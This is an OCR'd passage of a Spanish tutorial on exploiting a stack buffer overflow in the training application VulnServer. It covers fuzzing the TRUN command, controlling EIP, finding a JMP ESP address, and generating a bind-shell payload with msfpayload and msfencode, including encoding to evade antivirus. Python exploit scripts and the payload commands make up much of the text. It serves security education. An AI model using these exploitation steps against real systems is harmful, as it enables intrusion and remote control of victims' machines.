


Ilustración 8. Enviando 5000 paquetes al comando TRUN

Y el resultado en el servidor es el siguiente:




Ilustración 9. Error encontrado en la aplicación

Aprovechándose del Buffer Overflow

Cuando realizamos el fuzzing en el numeral anterior, encontramos algunos comandos que provocaban errores en la aplicación. Aquí debemos plantearnos que no siempre que nos aparece un error en una aplicación, podrá ser explotable o nos permitirá manipular la aplicación a nuestro antojo, para, por ejemplo, insertar un "shellcode". También pueden ocurrir una denegación de servicio u algún otro tipo de error, que no son el tema central de este trabajo.

Para averiguar si podríamos manipular los registros de la aplicación para insertar algún tipo de código que nos permita ganar acceso al computador donde se está ejecutando la aplicación, debemos saber qué tipo de error se está produciendo. Para ello se pueden utilizar herramientas de "debugging"[13] para analizar que está provocando el error. Existen varias herramientas en el mercado que permiten realizar estas tareas, pero solo se trabajará con Immunity Debugger.[14]

Al momento de abrir el Immunity Debugger nos encontraremos con un panel que posee 4 ventanas:

a. Ventana de Desensamblado: Aquí se podrá ver las direcciones de memoria y el código en lenguaje ensamblador del proceso que se haya adjuntado.
b. Ventana de Registros: Se verán los valores que están tomando los registros durante la ejecución del proceso.
c. Ventana Dump: Muestra la aplicación que volcamos en hexadecimal con sus registros.
d. Ventana de Stack: Muestra el estado actual de la pila del proceso que se haya adjuntado.

[13] Debugging: Proceso de identificar y corregir errores de programación.
[14] Immunity Debugger puede ser descargado de http://debugger.immunityinc.com/




Ilustración 10. Pantalla principal de Innmunity Debugger

Para ver que está pasando con nuestra aplicación, abriremos el Immunity Debugger y adjuntaremos el archivo ejecutable de nuestro programa vulnerable. Luego de que lo hayamos adjuntado, le damos play para que este se ejecute.




Ilustración 11. VulnServer adjuntado al Immunity Debugger

Al momento de ejecutar de nuevo nuestro fuzzer al comando TRUN de la aplicación, podremos ver si el registro EIP es sobrescrito o solo se trata

de un error en la aplicación que está provocando una denegación de servicio.




Ilustración 12. Sobrescribiendo el registro EIP

Se ha encontrado que el registro EIP es sobrescrito por los valores que se le han enviado desde el fuzzer, pero no se sabe con exactitud cuál es el valor exacto que provoca este error.

Controlando el EIP

Ya se encontró que la aplicación tiene un error de programación en el parámetro TRUN, y que este está sobrescribiendo el valor de EIP, pero no se sabe con exactitud en qué valor está ocurriendo el fallo.

Para averiguar este valor, se utilizará la herramienta pattern_create de la suite Metasploit. Este framework es un proyecto open source de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración y en el desarrollo de firmas para Sistemas de Detección de Intrusos.




Ilustración 13. Generando un paquete de 5000 caracteres con pattern_create

Cuando se ejecuta la herramienta pattern_create, esta nos genera una serie de caracteres que utilizaremos en conjunto con el fuzzer, para así obtener un valor exacto que provoca que la aplicación genere la excepción. Estos caracteres los copiaremos al fuzzers que creamos anteriormente, quedando de la siguiente manera:

```
#!/usr/bin/env python
import sys
import socket
import getopt

# IP del vulnserver
ip = "10.0.0.103"
# Paquete que se desea enviar
evil = "A"
evil = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A"
evil += "c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1A"
evil += "e2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2A"
..... Acortado por razones de espacio
evil += "x3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3F"
evil += "z4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4G"
evil += "b5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5G"
evil += "d6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6G"
evil += "f7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7G"
evil += "h8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8G"
evil += "j9Gk0Gk1Gk2Gk3Gk4Gk5Gk"

def main():
```

```
        # Se crea el socket
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        ## Nos conectamos al servidor
        conn=server.connect((ip,9999))
        # Se obtiene el banner e imprimimos el resultado en pantalla
        banner=server.recv(1024)
        print banner
        while True:
                try:
                        # Enviamos el comando HELP
                        server.send('HELP\r\n')
                        result=server.recv(1024)
                        # Se obtiene el resultado y se imprime el resultado en pantalla
                        print result
                        comando = raw_input("A que comando quiere hacer fuzzing\n")
                        pqt = input("Cuantos paquetes desea enviar\n")
                        # Solicitamos el comando y el número de paquetes
                        # a enviar, para luego enviarlos al servidor
                        server.send(comando + " " + evil*pqt + '\r\n')
                        result=server.recv(1024)
                except socket.error, e:
                        print("error de conexion")
                        break
                except IOError, e:
                        if e.errno == errno.EPIPE:
                                print("error de conexion1")
                                break
                        else:
                                print("error de conexion2")
                                break
if __name__ == "__main__":
    main()
```

Al momento en que ejecutemos el fuzzer contra la aplicación vulnserver, veremos en la ventana de registro que nos aparece un nuevo valor en el registro EIP, que en nuestro ejemplo es 6F43386F.




Ilustración 14. Encontrando el valor exacto que provoca el error.

Para saber el valor exacto de este patrón, utilizaremos otra herramienta incluida en el framework Metasploit, llamada pattern_offset, la cual nos devolverá el valor exacto del patrón que ha sido sobrescrito en el EIP con los valores que hemos generado anteriormente.




Ilustración 15. Valor exacto a enviar en el fuzzer.

Al pasar este valor a la herramienta pattern_offset, tendremos el valor exacto de la cantidad de paquetes que hay que enviarle a la aplicación para que provoque una excepción.

Verificaremos que este valor sea correcto. Para comprobarlo modificaremos un poco el fuzzer, esta vez enviaremos 2005 'A', seguido de 4 'B' y luego 2000 'C', lo que provocará que el registro EIP sea sobrescrito con 'B' o '42424242'.

```
while True:
        try:
                # Enviamos el comando HELP
                server.send('HELP\r\n')
                result=server.recv(1024)
                # Se obtiene el resultado y se imprime el resultado en pantalla
                print result
                comando = raw_input("A que comando quiere hacer fuzzing\n")
                pqt = 'A'*2005
                pqt2 = 'B'*4
                pqt3 = 'C' * 2000
                # Solicitamos el comando y el número de paquetes
                # a enviar, para luego enviarlos al servidor
                server.send(comando + " " + pqt + pqt2 + pqt3 + '\r\n')
                result=server.recv(1024)
        except socket.error, e:
                print("Servidor no Existe o esta caído")
                break
        except IOError, e:
                if e.errno == errno.EPIPE:
                        print("error de conexion1")
                        break
                else:
```

```
print("error de conexion2")
break
```

Al momento de ejecutar el fuzzer obtendremos el resultado esperado.




Ilustración 16. Registro EIP controlado.

Ejecutando nuestro código

Ya tenemos el valor exacto del paquete que genera la excepción en el programa, pero lo ideal sería hacer que la aplicación ejecute un código generado por nosotros, que podría ser, por ejemplo, una shellcode.[15].

Para poder insertar nuestra "shellcode" primero se debe conocer algunas instrucciones básicas del lenguaje ensamblador como son[16]:

---

[15] Una **shellcode** es un conjunto de órdenes programadas generalmente en lenguaje ensamblador y trasladadas a opcodes que suelen ser inyectadas en la pila (o stack) de ejecución de un programa para conseguir que la máquina en la que reside se ejecute la operación que se haya programado.

[16] Instrucciones del Lenguaje Ensamblador, http://www.slideshare.net/andalmi/instrucciones-lenguaje-assembler, consultada el 08/04/2012

- PUSH: Guarda en la cima de la pila 16 bits, decrementando el puntero de la pila en 2 bytes.
- POP: Extrae de la cima de la pila el valor de 16 bits almacenado, guardándolo en la dirección de memoria indicada.
- JMP: Realiza un salto de ejecución incondicional hacia la dirección o registro especifico.
- CALL: Se diferencia del JMP en que el procesador guarda ciertos datos en lugares para facilitar el retorno una vez termina la ejecución de la subrutina.
- RET: Es la instrucción encargada de recoger el valor de ESP y almacenarlo en el registro EIP, de este modo el valor de ESP será la próxima dirección de memoria que el procesador va a ejecutar.

Ya descrito lo anterior, el paso a continuación es buscar la manera de que en vez de 'C' aparezca nuestro shellcode. Ya sabemos que el registro EIP contiene la dirección de memoria que se va a ejecutar, el registro ESP contiene la dirección de memoria donde comienza la pila y el registro RET tiene la dirección de memoria para volver a la función anterior. Lo que debemos encontrar es la manera para que el registro RET ejecute la dirección de memoria manipulada por nosotros.

Lo que se suele utilizar en estos casos son los módulos de las aplicaciones o del sistema operativo, ya que estos normalmente son compilados sin ningún tipo de protección y son utilizadas durante todo el ciclo de vida de la aplicación. Librerías de Windows como KERNEL32.dll o NTDLL.dll, son cargadas siempre en la misma dirección de memoria (problema que solventa ASLR) por una aplicación, estas disponen de conjuntos de instrucciones que realizan saltos a ESP (JMP ESP o CALL ESP), de los cuales nos podemos aprovechar para saltar a nuestro buffer. En el caso de nuestra aplicación utilizaremos la librería essfunc.dll, que es cargada con la aplicación.

En el Immunity Debugger, seleccionar la librería essfunc.dll, para ello ejecutamos ALT+E, y buscamos esta librería.




Ilustración 17. Función essfunc.dll.

Dentro de esta librería buscaremos la instrucción JMP ESP.




Ilustración 18. Encontrado el valor del JMP ESP.

Cuando se escriben exploits, una de las cosas que se deben tener en cuenta son los llamados "bad characters", que son aquellos caracteres que podrían detener una explotación, ya sea por terminación de una cadena, o por ser traducido a un carácter diferente o que afecte a los datos alrededor de ellos de tal manera que los datos que se envían a la aplicación no es lo que aparece en la memoria. Los más comunes son: el byte nulo '\x00', ya

que estos actúan como terminador de cadena en C y C++ y los '\x0a' y '\x0D', el retorno de carro y caracteres de avance de línea.

Ahora empezaremos a darle forma a nuestro exploit que se aprovechará del error que encontramos en la aplicación vulnserver. Basados en el fuzzers que se escribió anteriormente, se sustituirá los caracteres 'B' por la dirección de memoria de JMP ESP, y enviando caracteres nulos en vez de las 'C', quedando el exploit de la siguiente manera:

```
while True:
        try:
                # Enviamos el comando HELP
                server.send('HELP\r\n')
                result=server.recv(1024)
                # Se obtiene el resultado y se imprime el resultado en pantalla
                print result
                comando = raw_input("A que comando quiere hacer fuzzing\n")
                pqt = 'A'*2005
                dir = "\xAF\x11\x50\x62" # 0x625011AF en Little-Endian
                pqt3 = '\xCC' * 2000
                server.send(comando + " " + pqt + dir + pqt3 + '\r\n')
                result=server.recv(1024)
        except socket.error, e:
                print("Servidor no Existe o esta caido")
                break
        except IOError, e:
                if e.errno == errno.EPIPE:
                        print("error de conexion1")
                        break
                else:
                        print("error de conexion2")
                        break
```

Cuando ejecutamos el exploit, los valores del registro EIP serán 625011AF, que es escrito al revés en el código debido a como es enviado este valor a la pila, en este caso Litte-Endian y luego veremos una serie de caracteres nulos, que será el espacio que dispones para insertar el shellcode.




Ilustración 19. Manipulando la Pila

Si queremos saber cuánto espacio en memoria tenemos para insertar shellcode, se deberán restar los valores desde donde empieza hasta donde termina los caracteres nulos que hayamos enviado. Esto lo podremos evidenciar fácilmente en la ventana Dump.




Ilustración 20. Espacio en Memoria para nuestro shellcode.

En nuestro caso la dirección final es 00403FF8 y la dirección inicial es 00403028, dejando un espacio de FD0 bytes o en decimal 4048 bytes para ejecutar nuestro shellcode.

Generado nuestra shell y obteniendo acceso

Para generar nuestro shellcode, utilizaremos la herramienta "msfpayload" incluida en el framework Metasploit. Esta herramienta nos permite diferentes tipos de shellcode, dependiendo de la tarea que se quiera realizar, los más destacados son:

- Sesiones Directas o Bind Sessions.
- Sesiones Reversas o Reverse Sessions.
- VNC Inject.
- Ejecución de comandos.
- Agregar usuarios al sistema.

Adicionalmente, se utilizará la herramienta "msfencode" también incluida dentro del Metasploit Framework. Esta herramienta nos permitirá codificar nuestro shellcode en el formato que queramos, así como aplicarle algoritmos de cifrado para evadir antivirus, o para especificar cuáles son los caracteres nulos que deseamos evitar.

En síntesis el comando que ejecutaremos será el siguiente:

```
msfpayload windows/shell_bind_tcp LPORT=4444 R
```

Con este comando crearemos una shell tipo bind o de conexión directa, al puerto 4444 y que se codificada en formato RAW. Luego se utilizará un pipe para que se le aplique el comando msfencode.

```
msfencode -b '\x00\x0a\0d' -t c
```

Con este comando, lo que haremos es quitar los "bad characters" y que no lo exporte en formato C. Uniendo estos dos comandos el resultado sería:

```
msfpayload windows/shell_bind_tcp LPORT=4444 R | msfencode -b
'\x00\x0a\0d' -t c
```




Ilustración 21. Generando nuestro shellcode

